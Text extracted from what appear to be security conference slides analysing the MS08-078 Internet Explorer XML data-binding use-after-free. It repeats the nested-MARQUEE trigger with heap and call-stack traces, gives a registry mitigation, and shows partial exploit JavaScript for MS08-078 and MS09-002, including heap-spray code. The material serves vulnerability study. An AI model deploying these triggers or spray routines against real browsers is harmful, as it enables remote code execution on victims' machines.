<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 8

DWORD PTR [EDI+0Ch] = 0x12345678

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CDoc::Remove+0x12

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 8

DWORD PTR [EDI+0Ch] = 0x12345678

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CDoc::CutCopyMove+0xd3

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 8

DWORD PTR [EDI+0Ch] = 0x12345678

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CMarkup::SpliceTreeInternal+0x8d

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 8

DWORD PTR [EDI+0Ch] = 0x12345678

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CSliceTreeEngine::RemoveSlice+0x2cf

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 8

DWORD PTR [EDI+0Ch] = 0x12345678

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CElement::Notify+0x119

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 8

DWORD PTR [EDI+0Ch] = 0x12345678

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CElement::ExitTree+123

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 8

DWORD PTR [EDI+0Ch] = 0x12345678

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CElement::DetachDataBindings+0x20

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 8

DWORD PTR [EDI+0Ch] = 0x12345678

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CDataBindingEvents::DetachBinding+0x70

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 8

DWORD PTR [EDI+0Ch] = 0x12345678

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CRecordInstance::RemoveBinding+0x47

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 8

DWORD PTR [EDI+0Ch] = 0x12345678

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!_MemFree+0x16

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 8

DWORD PTR [EDI+0Ch] = 0x12345678

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

kernel32!HeapFree+0xf

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 8

DWORD PTR [EDI+0Ch] = 0x12345678

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

ntdll!RtlFreeHeap+0x149

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 8

DWORD PTR [EDI+0Ch] = 0x12345678

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

ntdll!RtlpFreeHeap+0x5a

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CMarkup::SpliceTreeInternal+0x92

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CMarkup::SpliceTreeInternal+0xa7

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CSliceTreeEngine::InsertSlice+0xa04

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CImgElement::Notify+0x27

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CImgHelper::Notify+0x1b1

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CImgHelper::EnterTree+0x122

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CImgHelper::SetImgSrc+0x1e

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CImgHelper::FetchAndSetImgCtx+0x56

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CDoc::NewDwnCtx+0x52

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CDoc::NewDwnCtx2+0x149

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!NewDwnCtx+0x53

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CDwnCtx::SetLoad+0x71

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CDwnInfo::SetLoad+0x107

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CImgLoad::Init+0x3a

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CDwnLoad::Init+0xe3

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml ! NewDwnBindData+0xb7

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CDwnBindData::Bind+0x518

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

urlmon!CreateURLMonikerEx2+0x38

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

urlmon!CoInternetCreateZoneManager+0x884

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

urlmon!ShouldShowIntranetWarningSecband+0xd24

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

urlmon!CoInternetParseIUri+0x2ae

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

urlmon!CreateUri+0x13

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

urlmon!CreateUriWithFragment+0x19

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

urlmon!CoInternetGetSession+0xf5d

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

urlmon!CoInternetGetSession+0x1014

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

urlmon!CoInternetGetSession+0x883

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

urlmon!GetPortFromUrlScheme+0x2037

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

urlmon!QueryAssociations+0x00001923

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

urlmon!GetPortFromUrlScheme+0xd4e

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

urlmon!CoInternetIsFeatureEnabled+0x7d

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

ole32!CoTaskMemAlloc+0xe

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

ole32!ComPs_NdrDllCanUnloadNow+0xf5

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 0

DWORD PTR [EDI+0Ch] = 0x00000000

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

ntdll!RtlAllocateHeap+0xe5f

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 4

DWORD PTR [EDI+0Ch] = 0x006C0061

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CRecordInstance::TransferToDestination+0x2a

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 4

DWORD PTR [EDI+0Ch] = 0x006C0061

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x006C0061

STACK

mshtml!CRecordInstance::TransferToDestination+0x22

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 4

DWORD PTR [EDI+0Ch] = 0x006C0061

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x006C0061

STACK

mshtml!CRecordInstance::TransferToDestination+0x25

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 4

DWORD PTR [EDI+0Ch] = 0x006C0061

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x006C0061

STACK

mshtml!CXfer::TransferFromSrc

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 4

DWORD PTR [EDI+0Ch] = 0x006C0061

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x006C0061

STACK

mshtml!CXfer::TransferFromSrc+0x34

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

HEAP

DWORD PTR [EDI+08h] = 4

DWORD PTR [EDI+0Ch] = 0x006C0061

ESI = 1

DWORD PTR [EAX+EBX*4] = 0x006C0061

STACK

{MOV ECX, DWORD PTR [EAX] DS:0023:006C0061=????????}

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```



What really happens?

- Two HTML `<MARQUEE>` Elements **nested** (Cascaded):
 - `CMarkup::SpliceTreeInternal` releases the `CMarkup` and `CElement` Objects, consequently, freeing the memory allocated.
- One HTML `` Element:
 - `CMarkup::SpliceTreeInternal` allocates a new `CMarkup` and `CElement` Objects, using the previously freed memory to store the `src`.

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
    <MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
        </MARQUEE>
    </MARQUEE>
</MARQUEE>
```



0111 - Kick or Limbo
0111 - Kick or Limbo

Questions & Answers
Questions & Answers

C:\>



Any questions?



BONUS

What comes next?

C:\> _



Inception bonus #1

- KB961051 – Disable XML Island functionality
 - Disable XML Island functionality
 - Create a backup copy of the registry keys by using the following command from an elevated command prompt:
...
• Next, save the following to a file with a .REG extension, such as **Disable_XML_Island.reg**:

```
Windows Registry Editor Version 5.00
[-HKEY_CLASSES_ROOT\CLSID\{379E501F-B231-11D1-ADC1-00805FC752D8}]
```
 - Run **Disable_XML_Island.reg** with the following command from an elevated command prompt:
Regedit.exe /s Disable_XML_Island.reg

550DDA30-0541-11D2-9CA9-0060B0EC3D39 (XML Data Source Object 1.0)
F5078F39-C551-11D3-89B9-0000F81FE221 (XML Data Source Object 3.0)
F6D90F14-9C73-11D3-B32E-00C04F990BB4 (XML Data Source Object 3.0)
333C7BC4-460F-11D0-BC04-0080C7055A83 (Tabular Data Control)



Inception bonus #1

```
function Inception () {
    var ms08_078 = new Exploit();
    var ... automation = new Boolean(false), wshell,
    hkey = "HKCR\\CLSID\\{379E501F-B231-11D1-ADC1-00805FC752D8}\\";
    ...
    try{
        wshell = new ActiveXObject("WScript.Shell");
        automation = true;
    }catch(error){
        automation = false;
    }

    if(automation) {
        try{
            wshell.RegRead(hkey);
        }catch(error){
            automation = false;
        }
    }
    ...
}
```



Inception bonus #1

```
<OBJECT CLASSID="clsid:333C7BC4-460F-11D0-BC04-0080C7055A83" ID="tdcLinks">
    <PARAM NAME="DataURL" VALUE="links.csv">
    <PARAM NAME="UseHeader" VALUE="True">
</OBJECT>
<A DATASRC="#tdcLinks" DATAFLD="link_href">
    <SPAN DATASRC="#tdcLinks" DATAFLD="link_friendly">
        <SPAN DATASRC="#tdcLinks" DATAFLD="link_friendly">
            </SPAN>
        </SPAN>
    </A>
```

(bc.e34) : Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

eax=76203520 ebx=00000000 ecx=7620b254 edx=7e90876d esi=02299cd0 edi=00190cd8
eip=08468bff esp=01e8fc94 ebp=01e8fcc0 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010206
08468bff ?? ???



Inception bonus #2

```
function Inception (){
    var ms09_002 = new Exploit();
    var choice, memory, address, shellcode, trigger = new String(),
    ...
    __04 = document.createElement("area"),
    __05 = document.createAttribute("href");
    ...
    ms09_002.detail = ["MS09-002", "0.01", "20111016", "Nelson Brito"];
    ms09_002.offset = [0x0c0c0c0c];
    ...
    __05.nodeValue = unescape(address + padding);
    __04.setAttributeNode(__05);

    for(var i = 0 ; i < 1024 ; i++)
        __06.push(__04);
    ...
    if(ms09_002.spray(address, shellcode, memory))
        __02.componentFromPoint;
}
```



Inception bonus #3

```
mshtml!CDBindMethodsText::BoundValueToElement  
mshtml!CDBindMethodsObject::BoundValueToElement  
mshtml!CDBindMethodsMarquee::BoundValueToElement  
mshtml!CDBindMethodsSelect::BoundValueToElement  
mshtml!CDBindMethodsImg::BoundValueToElement  
